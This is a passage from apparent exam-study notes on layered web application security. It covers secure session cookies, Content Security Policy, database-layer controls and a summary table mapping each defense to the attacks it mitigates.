- Cookie flags:
  - HttpOnly
  - Secure
  - SameSite
- Session timeout & rotation

Attacks mitigated

✔️ Session hijacking
✔️ Session fixation
✔️ Authentication bypass

📌 **Exam line:**

Secure session management protects user identity across stateless HTTP requests.

---

6 Content Security Policy (CSP) – Browser-Side Defense

📍 **Placed at**

➡️ **HTTP Response Headers**

Position in flow

Application → HTTP Response (+ CSP) → Browser

What CSP does

- Restricts where scripts can load from
- Blocks inline scripts
- Controls:
  - JavaScript
  - CSS

  - Images
  - Frames

Attacks mitigated

✔️ XSS (especially reflected & stored)
✔️ Data exfiltration via injected scripts

📌 **Exam line:**

CSP reduces the impact of XSS by limiting what the browser is allowed to execute.

7⃣ Database Security Controls – Data Layer Defense

📍 **Placed at**

➡️ **Database Layer**

Controls

- Least-privilege DB accounts
- Stored procedures
- Query parameterization
- Auditing & logging

Attacks mitigated

✔️ SQL Injection impact
✔️ Unauthorized data access

📌 **Exam line:**

Database-level controls minimize damage even if application defenses fail.

8⃣ Complete Defense Overlay Summary Table

Defense	Applied At	Primary Attacks Stopped
WAF	Network / HTTP edge	SQLi, XSS, brute force
Input Validation	Application logic	SQLi, traversal
CSRF Tokens	Request validation	CSRF
Secure Sessions	Cookies & auth	Session hijack
CSP	Browser	XSS

Defense	Applied At	Primary Attacks Stopped
DB Controls	Database	Data compromise

9 One-Paragraph Exam-Ready Explanation

In a secure web application, defenses are applied at multiple stages of the request–response cycle. A Web Application Firewall filters malicious traffic at the perimeter. Input validation and prepared statements protect application logic from injection attacks. CSRF tokens ensure that state-changing requests originate from legitimate users. Secure session management preserves authentication integrity, while Content Security Policy restricts browser script execution to mitigate XSS. Database security controls further limit the impact of breaches. This layered defense-in-depth approach significantly reduces web application attack surface.